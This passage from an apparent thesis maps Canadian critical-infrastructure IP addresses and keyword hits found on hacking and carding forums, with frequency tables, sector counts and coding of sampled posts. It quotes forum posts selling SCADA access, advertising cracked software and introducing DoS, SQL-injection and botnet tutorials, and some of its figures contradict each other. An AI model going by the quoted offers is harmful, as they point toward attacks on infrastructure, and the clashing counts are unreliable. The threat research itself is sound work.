Once frequency details were complete, a qualitative analysis of post content was conducted. Since IP addresses were extracted from specific posts, there was potential that the post contained more information surrounding why the IP address was shared. Understanding the context surrounding the discussion of the IP could help in identifying why that specific address, or addresses, were being shared. To begin, posts were taken from each forum of Canadian associated IP addresses and combined into a new Excel workbook. Because there were over 30,000 posts, a random sample of 500 posts was taken. The first 500 randomly assorted posts were then copied and saved into a new Excel sheet. This sheet was then imported into NVivo, a software package specializing in qualitative coding and analysis. Once in NVivo, posts were read and coded inductively. This inductive approach was chosen as there were no preconceived understandings of what authors of these posts could be talking about in relation to these posted IP addresses. Using the inductive approach allowed for codes to be created from information contained within posts, rather than deductively attempting to search for specific content.

3.1.6. Thread Analysis

Thread length may be indicative of interest in a specific topic; if threads containing IP addresses are particularly longer than threads without, this could indicate that there is high interest in topics surrounding IP addresses. Therefore, in an attempt to get an understanding of the popularity or interest in the sharing of IP addresses, a frequency analysis of thread lengths with and without IP addresses was conducted. Thread IDs along with post counts per thread were copied from the original Excel files containing all IP addresses, and pasted into a new sheet which contained the thread IDs and post counts of the same forum which did not have any IP addresses. Each sheet then contained two independent lists, the thread ID column and the associated post count column for threads containing IP addresses, as well as the thread ID column and the associated post counts column for threads not containing IP addresses. The post count column for each (with and without IP address) then had duplicates removed, and a

CountIF frequency was run on each. This was able to determine the frequency in the number of posts for threads that contained IP addresses, and for threads that did not contain IP addresses. Post counts were then reordered in ascending order.

Since post counts were in ascending order, the percentage of frequency for post counts was then further discretized as either containing less than 100 posts, 101-500 posts, 501-1,000 posts, 1,001-2,000 posts, and over 2,001 posts. Percentages were then added together using the SUM formula in Excel to find the total percent of how often posts occurred in each of the above-mentioned categories, and entered into a table showing these percentages for both threads with and without IP addresses. Once this had been completed for each forum, all tables were compiled into a single spreadsheet. A new table was then created that combined all percentages for each category for threads with and without IP addresses. Additionally, within this new sheet, tables were created for each forum which contained the total number of posts for both threads with and threads without IP addresses. Using these totals, the total number of posts was then calculated for each category within each forum. This process revealed the total number of posts that contained less than 100 posts, 101-500 posts, 501-1,000 posts, 1,001-5,000 posts, and over 2,001 posts. Once this was completed for each forum, a new table was created to compile all forum total post counts into each category. Each forum's percentage was weighted against the entire thread count for each category in order to determine the true percent of thread posts in each category.

3.2. Geographical Results

A total of 39,164 Canadian IP addresses were extracted from the total IP addresses taken from the 20 forums. Of these 39,164 IP addresses, 7,417 were unique addresses. Table 3.1 breaks down how many posts were taken from each forum, along with how many of these IP addresses were unique within each forum. Of the 20 forums, two were found to not contain any Canadian IP addresses, these were Carding Mafia and Cracked. The majority of IP addresses were found to have come from the forum BlackHatWorld, which consisted of 28,893 IP addresses, or 73.77% of total addresses found. This could indicate that BlackHatWorld is a particularly popular forum for sharing and collecting IP address information. There was also some overlap of IP addresses being shared across forums. So, while there was a total of 7,417 unique IPs discovered among all forums, the sum of unique addresses within each forum equals 8,281. This

indicates that the same IPs were being shared in multiple forums, which may suggest that the companies associated with these IPs were popular targets.

Table 3.1 Frequency of IP addresses per forum

Forum	Total Canadian IP Addresses (%)		Total Unique Canadian IP Addresses (%)	
Stormfront	92	(0.23%)	56	(0.86%)
Cracking Fire	858	(2.19%)	236	(2.85%)
Cracking Arena	110	(0.28%)	17	(0.21%)
Carder Pro	265	(0.68%)	142	(1.71%)
OpenSC	37	(0.09%)	25	(0.30%)
DRK	179	(0.46%)	169	(2.04%)
Carders' Villa	2250	(5.74%)	259	(3.13%)
Carding Mafia	1	(0.003%)	1	(0.01%)
Hackforums	0	(0.00%)	0	(0.00%)
Nethingoez	4	(0.01%)	4	(0.05%)
Untangle	205	(0.52%)	90	(1.09%)
Go4Expert	2	(0.01%)	2	(0.02%)
Sinister.ly	230	(0.59%)	91	(1.10%)
Cracked	0	(0.00%)	0	(0.00%)
Raid Forums	53	(0.14%)	33	(0.40%)
AntiOnline_Full	236	(0.60%)	127	(1.53%)
Bitshacking.com	19	(0.05%)	9	(0.11%)
Nulled	111	(0.28%)	61	(0.74%)
Hacking Forum	5,619	(14.35%)	558	(6.74%)
BlackHatWorld	28,893	(73.77%)	6401	(77.30%)
Total	*39,164*	*(100.00%)*	*8,281*	*(100.00%)*

3.2.1. Location Frequencies

A frequency analysis of provinces associated with IP addresses revealed that Quebec was most frequently targeted, with 15,107 (38.59%) of the IP addresses located in this province. Ontario was found to be the second highest targeted, with 11,667 (29.80%) of the IP addresses being associated with companies in this province. Both the Northwest Territories and Prince Edward Island were the least targeted, with less than ten IP addresses being associated between the two provinces. The distribution of IP addresses among provinces reveals that certain provinces have a higher number of CI companies which are being targeted in these online forums. The majority of these targeted companies are in provinces with larger cities, and with denser populations. This

may be indicative of targets being chosen intentionally because they are located in these higher populated areas; a cyber-attack on these companies has the potential of affecting more people. However, it is also likely that a larger population will have a larger number of CI companies, which could increase the likelihood of a company being targeted, meaning this could simply be random chance. Results showing the frequency of IP addresses within all provinces can be seen in Figure 3.1. Additionally, using the geolocation tool on the Dark Crawler, both combined and unique IP addresses were mapped. A detailed breakdown of unique Canadian IP addresses can be seen in Map 3.1 and further breakdowns of each province can be found in Maps 3.2 – 3.14.







Figure 3.1 Distribution of IP addresses per province



Map 3.1 **Total Canadian IP Addresses**




Map 3.2 **Total Unique Canadian IP Addresses**




Map 3.3 **Breakdown of Unique Canadian IP Addresses**

Map 3.4 **Nova Scotia**


Map 3.5 **Nunavut**




Map 3.6 **New Brunswick**




Map 3.7 Quebec




Map 3.8 Ontario



Map 3.9 Alberta




Map 3.10 British Columbia




Map 3.11 Newfoundland and Labrador

Map 3.12 Manitoba



Map 3.13 Saskatchewan



Map 3.14 Yukon and the Northwest Territories

Company Information

Amongst the 39,164 Canadian IP addresses, 850 unique Canadian companies were found. Following a Google search on these companies however, it was revealed that of the 850 companies, 291 were not CI companies. These 291 companies were associated with 1,941 of the identified Canadian IP addresses, making up 4.96% of the total number of IPs which can be seen in the row 'Other' in Table 3.2. The remaining 559 companies were in fact CI, and these companies were associated with 37,223 IP addresses. A complete list of all CI companies associated with IP addresses extracted within the forums can be found in the Appendix.

Overall, the Information and Technology sector was found to be targeted most frequently, with 35,636 (90.99%) of IP addresses being associated with companies belonging to this sector (see Table 3.2). Of all companies within this sector, OVH Hosting was found to be discussed most frequently, as 7,989 of all IP addresses found belonged to this one company. The second sector found to be targeted most frequently was government, with 794 associated IP addresses belonging to different government departments. This finding is not surprising, given that an attack on our government sector could present with a myriad of negative consequences, and so malicious actors

looking to attack Canada may well look towards the government sector. Most specifically, the Town of Georgina, located in Ontario, had the highest count of addresses at 574. The third most frequently targeted sector was energy, with Entegrus Inc. associated with 333 IP addresses. Again, this is not surprising given that previous research has detailed that the energy sector is a popular target for cyber-attacks, and an attack could result in serious damage to society.

Table 3.2 Frequency of IPs per CI sector

Sector	Total IP	Percent of Total
IT	35,636	90.99%
Energy	374	0.95%
Finance	249	0.64%
Health	77	0.20%
Food	31	0.08%
Water	1	0.003%
Transportation	7	0.02%
Government	794	2.03%
Manufacturing	54	0.14%
Safety	0	0.00%
Other	1,941	4.96%
Total	*39,164*	*100.00%*

3.2.2. Author Frequencies

Posts were made from a total of 976 unique authors across all forums. One author from forum 157 was responsible for 41% of all posts across all forums. This author posted 13,806 posts, making them the number one poster of IP addresses not just in this forum, but across the 20 forums. Authors with over 500 posts containing IP addresses were responsible for 20% of all posts, and these authors spanned 4 separate forums. The remaining authors posted less than 100 posts, making up 39% of posts across forums. Of these authors, 778 of them had posted ten or less posts containing IP addresses, making up 6% of total posts (as seen in Figure 3.2).

Authors in each forum were matched against each other in an attempt to find whether or not some authors were posting in multiple forums. Two authors posted in forums 189 and 56, one author posted in forums 185 and 46, one author posted in

forums 56 and 10, and one author was posted in forums 56, 40 and 12 (see Table 2.1 for a summary of forum names and numbers). Although we cannot know if these authors with the same names are used by the same individuals/groups, we can only speculate that they are the same users. Authors who had posted across the different forums did not seem to be posting about IP addresses more frequently, as none of these authors posted over 500 posts in any of the forums. For this reason, it is difficult to state that these authors are sharing IP addresses at a higher rate compared with those who may only post in one forum.




Figure 3.2 Author posting frequencies

Following the qualitative analysis of IP addresses found in these online forums, the next step was to understand the context of these posts. In order to analyze the context within which these IP addresses were being shared, posts needed to be read in their entirety. By reading the content contained within these posts, we would be able to uncover why these specific IP addresses were being shared, or whether or not other information was being shared along with these IP addresses. For this reason, a qualitative analysis of a sample of the forum posts was conducted.

3.2.3. Combined Post Analysis

The qualitative coding of the post content that was retrieved with all IP addresses can be seen in Table 3.3. A total of 5 major codes were found within the posts. Codes were initially created after having read each post. The second round of coding consisted

of re-reading the posts contained within each of the codes to ensure accuracy. This second round of coding did not result in altering of codes, as they were found to be accurately established. Unfortunately, post content of this random sample did not bring about any specific discussions related to IP addresses, rather, what was found was that most posts were simply large lists of IP addresses. A *list of IPs* code was created specifically for this finding, which contained 259 of the 500 posts. The second code with the largest number of posts was for lists of *anonymous proxies*, and the third was a code for the lists of *IPs with some information*. The last two codes were *other*, with posts that did not seem to contain any relevant information, and the smallest code which contained information about *infected IPs*.

Table 3.3 Post content qualitatively coded

Code	Frequency	Percent of Total
Anonymous Proxies	146	29%
Infected IPs	2	0.4%
IPs with Some Information	83	16.6%
Lists of IPs	259	52%
Other	10	2%
Total	*500*	*100.00%*

3.2.4. Thread Analysis

Post counts were separated into 5 categories. These categories included threads with less than 100 posts, threads with 101- 500 posts, threads with 501-1,000 posts, threads with 1,001-2,000 posts, and threads with over 2,001 posts. Overall, it was found that threads containing IP addresses that had over 2,001 posts made up 1.25% of all posts containing IP addresses. Threads which did not contain IP addresses that had over 2,001 posts made up 0.15% of all posts that did not contain IP addresses. Further, while the majority of threads with and without IPs contained fewer than 100 posts, the threads without IPs had a higher percentage, indicating there are a higher amount of shorter conversations when the thread doesn't contain IPs. These findings (which can be seen in Table 3.4.) reveal that threads containing IP addresses are longer when compared to threads that do not contain IP addresses. This could indicate that the threads containing IP addresses create more conversation, and thus, there is a high interest in the sharing of these addresses.

Table 3.4 Total posts and percentages of posts per thread

Posts	Threads Containing IP (%)		Threads Without IP (%)	
<100	1,722,226	(82.91%)	18,773,556	(94.72%)
101-500	238,761	(11.49%)	880,603	(4.44%)
501-1,000	56,089	(2.70%)	93,859	(0.47%)
1,001-2,000	33,979	(1.64%)	42,475	(0.21%)
>2,001	26,052	(1.25%)	29,494	(0.15%)
Total	*2,077,107*	*(100.00%)*	*19,819,987*	*(100.00%)*

Chapter 4.
Keyword Analysis

In addition to collecting and analyzing IP addresses, one of the goals in conducting this study was to gain a deeper understanding on discussions surrounding cyber-threats against critical infrastructure. Posts containing information related to CI, or posts on how to conduct cyber-attacks, may not only help in understanding who is targeting CI, but may also provide details about attack types. Further, by capturing these posts, a better understanding of what is available to those individuals looking to attack CI during reconnaissance can be attained. For these reasons, a keyword analysis was deemed appropriate, as this would capture every post that mentions one or more keywords associated with CI or cyber-attacks.

4.1. Keyword Methods

A deductive approach was deemed to be best suited for the keyword search process, wherein, keywords were pre-defined prior to conducting the search in an attempt to collect relevant posts. An inductive approach was used during the coding process of posts, in that codes were not pre-selected, rather, codes were created based on the information that arose from the posts. By using this dual approach, posts were collected if they matched a criterion, yet the posts themselves garnered unique information that required an open coding process.

4.1.1. Selecting Keywords

Keywords were chosen from a predefined list of terms known to be associated in the literature with cyber-threats to critical infrastructure, such as known attack mechanisms, and past exploits. In this way, though there were more terms that could be searched, only those that had been shown to provide relevant information were included for the purpose of this study. Keywords were used in whole terms, as well as acronyms, in order to capture as many references to these terms as possible. Altogether, a total of 84 terms were selected for this analysis which can be found in Table 4.1 and Table 4.2.

Table 4.1 List of keywords used in first search

Keyword Search 1
SCADA | “=supervisory =control” | “=data =acquisition” |“=programmable =logic =controller” | "=programmable =logic =controllers" | “=three\term =controller” | “=remote =terminal =unit” |=DNP3 =Modicon =Unitronics | (=Eaton industrial) (=Honeywell) | CirCarLife | =Advantech | =LAquis | (SINEMA Siemens | industrial | server) | =PROFIBUS | (Honeywell HART) | =Modbus | =Simatic| =Schneider/Cisco

Table 4.2 List of keywords used in second search

Keyword Search 2
Infrastructure | chemical | dam | emergency | nuclear | transportation | water | plant | energy | blackout | electricity | power | gas | industrial | manufacturing "cascading failure" | “=process =control =system” | “=advanced =process =control” | ("=industrial =control =system" | "=industrial =control =systems") | ("=distributed =control =system" | "=distributed =control =systems") | (hack | exploit | intrude | access | vulnerability | zero/day “=critical infrastructure”) | =substation | (=Dragonfly hack | group | access | vulnerability | intrude | exploit) | =Maroochy | (=GE =Automation =PLC) | (=OMRON sensor | relay | industrial | controller | switch | =PLC) | (=Mitsubishi =Electric =PLC) | “=Siemens =Energy” | (“=very =small =aperture terminal” | =VSAT) | "=power grid" =”smart grid” | Havex | (Industroyer | =Crashoverride) | =Stuxnet | =Duqu | BlackEnergy | (=Triton | =Trisis) | EKANS | MegaCortex

4.1.2. Keyword Search

Two keyword searches were conducted within the 20 pre-established forums; the first set of keywords chosen contained 22 terms, while the second set of selected keywords contained 62. Specific syntax was used in the bulk keyword search that would allow for specific terms to be searched efficiently. For instance, quotation marks were applied to a search term to bring about an exact match of that term, and brackets were used to group together certain words that would enable the search to treat them as a single keyword. Lastly a pipe was inserted between words in order to act as an ‘OR’ option, where the search could bring up either of the keywords (Example: W1 | W2).

Initially, the first set of keywords were entered into the bulk search tool of The Dark Crawler, with the 20 forums selected to search. Unfortunately, this search was unable to provide results, and after multiple attempts it was concluded that the search query was too large. For this reason, the 20 forums were randomly divided into four sets of five in order to provide a smaller search query. Searching the first set of keywords within five forums at a time was able to provide results. This method was continued for

all four sets of five forums in the first set of keywords, and then again on the second set of keywords. Altogether, both searches yielded a total of 6,559,002 posts between the 20 forums. Posts were organized according to forum, and keyword found. Each keyword result from each forum was then exported into an Excel workbook for further analysis.

4.1.3. Keyword Analysis

Following the extraction of all posts containing keywords, a thematic analysis of posts was employed in an attempt to understand the context with which keywords were discussed. As 6,599,002 posts was an exorbitant amount to read, a random sampling procedure was employed to capture a manageable quantity for analysis. This random selection was completed by first applying a random number to each post using the RAND function in Excel, and then sorting the posts according to this random number in ascending order. This process resulted in a random ordering of posts, providing the basis for the random selection. From this random assortment of posts, the first ten posts of each file were copied and saved into a single spreadsheet. Some files contained less than ten posts, and therefore no random number was applied as all posts were copied into the combined sheet for analysis. This resulted in a total of 5,060 posts containing a maximum of ten posts from each keyword found in each forum. Both keyword and forum name were marked beside each post in the new sheet for further analysis. This new sheet of random posts was then imported into NVivo for further analysis.

Once in NVivo, each post was read prior to creating codes. This inductive approach to coding was used as it would help to capture any and all information that may be relevant for this study. Specific codes were also created to keep track of which keywords and forums the coded posts were derived from. A total of eight codes were found during the initial round of coding. However, during the second round of coding, which consisted of a re-read through all coded posts, the posts in three of the more specific codes were transferred into more general codes of the same meaning. At the end of the coding process, a total of five codes remained. From these five codes, two major themes emerged inductively: Potential threat, and threat information.

4.2. Keyword Results

4.2.1. Keyword Search

Of the 84 keywords searched within the 20 forums, a total of 6,559,002 posts were discovered to contain either one or multiple keywords. One forum however did not contain any of the keywords searched, this was Hackforums (see Table 2.1 for a breakdown of all forums analyzed). The forum found to contain the most posts was Stormfront, with 61 keywords found, which could be because of the size of the forum as it is quite large. This was followed by Sinister.ly, which contained a total of 52 keywords. Results from the keyword searches can be found in Table 4.3. Of all the keywords, *advanced* was mentioned most frequently within the forums, bringing up 2,326,230 posts, followed by *power*, which brought up 1,286,682 posts.

Table 4.3 List of keywords found per forum

Forums	Search 1	Search 2	Keyword Total
Cracking Fire	11	25	*36*
Cracking Arena	10	19	*29*
Carder Pro	15	31	*46*
Carders Villa	14	26	*40*
Carding Mafia	9	15	*24*
Stormfront	23	38	*61*
OpenSC	12	30	*42*
Drk	15	25	*40*
Hackforums	0	0	*0*
Nethingoez	10	18	*28*
Untangle	16	27	*43*
Go4expert	15	22	*37*
Sinisterly	18	34	*52*
Cracked	11	23	*34*
Raid Forums	16	30	*46*
Hacking Forum	19	31	*50*
Blackhat World	15	33	*48*
Antionline_Full	17	32	*49*
Bitshacking	14	25	*39*
Nulled	16	30	*46*

4.2.2. Keyword Analysis

Of the 5,060 random posts selected for coding, only 97 contained information relevant to this study. The majority of posts in this random selection were neutral discussions on everything from computer fixes, news stories, jokes, and digital marketing campaigns. Some posts were news articles discussing former holes in cyber security that had recently been fixed, but there were no further remarks on current holes in these articles which may be helpful for malicious cyber-actors. There were quite a few posts that stated the viewer did not have sufficient rights to view the post, in which case it is unclear whether or not they contained relevant information. What was also discovered during this coding process was that the majority of coded posts were found in Hacking Forum, which made up 23% of the total coded posts. The remaining 12 forums which provided coded posts made up less than 15% each of the total. Another interesting finding was that the keyword *gas* was found in 26% of these coded posts, which could imply that this is an important keyword either for discussions around cyber-attacks, or perhaps something completely unrelated. Even though the majority of the 84 keywords were found in the search, only 30 of these keywords were associated with relevant information. Of these 30 posts, the majority appeared in less than 10% of coded posts.

The 97 posts that did contain relevant information were broken down into five codes: *How to, information, recruitment, how to avoid,* and *hacked into*. These codes were further grouped into two major themes: Potential threat, and threat information, as seen in Figure 4.1. As some of these posts are shared in the following section, confidentiality of author names was required, and as such, pseudonyms were assigned as X1 – X12.




Figure 4.1 Keyword themes and codes

Potential Threat.

The theme of potential threat emerged out of three codes, which in total encompassed 88% of all coded posts. This theme was labeled as such because of the nature of the information contained within these posts. Posts within this theme contain information being shared in these online communities which may be used to facilitate cyber-attacks, potentially against Canadian CI.

Information. Within this theme was a code created specifically out of the plethora of posts that contained information. Even though these posts did not contain discussions on who to attack or when, the information provided could be conducive to assisting an attack if landing in the right hands. A lot of the information contained within this code were lists of IP addresses with associated company names and email addresses, however, some posters shared personal email addresses where they could be contacted for the sale of vulnerabilities:

X1 : Nexans Scada System Access + Vulnerabilities for sale! Contact me

In addition to sharing email addresses, often there were external links shared within these posts. For example, author X2 claimed they had lists of software for sale, which could be viewed by following a provided link:

X2: View my software list please: http://keli20.wordpress.com/2010/03/15/kelist/
 Ftp Download! Cracked Software/software Cracks/dongle Cracks/warez Cd

> Cracks/serials!
 I have the latest cracked softwares. If you need some softwares\, please email me

While this type of information cannot be directly associated with cyber-attacks, it does provide the opportunity for these attacks to occur. Sharing lists of vulnerabilities or IP addresses makes it easy for those in the reconnaissance stage of the cyber kill chain to obtain useful information in order to carry out their attacks.

How to. Additionally, tutorials were found to be shared within these communities. Tutorials ranged from hacking of SCADA systems, denial of service (DoS) attacks, and SQL injections. Posters varied in the detail and information they provided, with some posts containing the basic mechanisms needed for understanding attacks, such as posts by X3 and X4:

> X3: With the discovery of stuxnet and all the subsequent interest in industrial control systems it's worthwhile to learn a bit on how to exploit these for our own purposes. For now it's a copypaste of various information on ICS products. Eventually I will rewrite it as a fluent tutorial\, but until then you can use this article as a starting point in your own research.

> X4: DoS has been raging on since the 90's\, getting more advanced and more serious. This tutorial is going to explain the jist of it to you. We will start at the beginning and I will start by saying that if you plan to bring down a site with DoS its probably going to take more than 1 computer. The rage which has hit with DoS is DDoS (distributed denial of service) which is a DoS attack\, but not done by one user\, done by many users or a bot armie.

Other posters shared links that would seemingly take the reader to the tutorial, along with step by step instructions on how exactly to conduct an attack. Posts such as these are particularly threatening in nature, as they provide the opportunity for just about any interested individual to learn how to conduct an attack:

> X5: Here you will find a very detailed\, step by step tutorial written by me (PhortyPhour) on SQL injection. This is purely for educational purposes and is to be used at the discretion of the reader.

Some posts were extremely detailed in their descriptions of what could be accomplished with these tutorials, and may even suggest that the author of such posts is not only sharing how to conduct an attack, but have in fact carried out such attacks themselves:

> X6: The mission is clear: infiltrate the target corporate network in order to obtain corporate data and perhaps even some intellectual property along

> the way. Tools on hand? Just you\, a clean Internet-connected machine and 15 minutes of uninterrupted time. With just a little knowledge\, that's plenty of time to get inside a supposedly unbreachable networkjust by building your own botnet. What's A Botnet\, Again? Simply put\, a botnet is a network of malware-infected computers that are remote-controlled by a command server. Whoever controls the botnet can make those zombie computers do bad stuff launching distributed denial-of-service attacks is one favorite pastimeor just exploit them to harvest passwords and to access other private information within\, say\, a corporate network

While posters such as X6 may or may not have completed such attacks, their posts suggest that they are encouraging others to do so.

Recruitment. Along with sharing information and tutorials, this theme also encompassed posts for recruitment. Although these posts were few and far in between, they are evidence that there are people actively recruiting others for potential cyber-attacks against CI. For instance, some posters were recruiting individuals with specific knowledge:

